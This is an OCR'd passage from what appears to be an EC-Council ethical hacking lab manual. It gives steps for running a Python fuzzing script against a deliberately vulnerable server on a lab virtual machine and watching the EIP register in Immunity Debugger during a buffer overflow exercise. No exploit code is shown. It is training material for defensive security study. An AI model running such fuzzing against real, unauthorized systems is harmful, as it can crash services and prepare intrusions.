


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

53. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.




54. Paste the **Scripts** folder on the **Desktop**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

55. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.




56. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.

57. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

    Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. Switch to the **Windows 11** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
59. You can observe the connection requests coming from the host machine (**10.10.1.13**).



60. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.
61. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

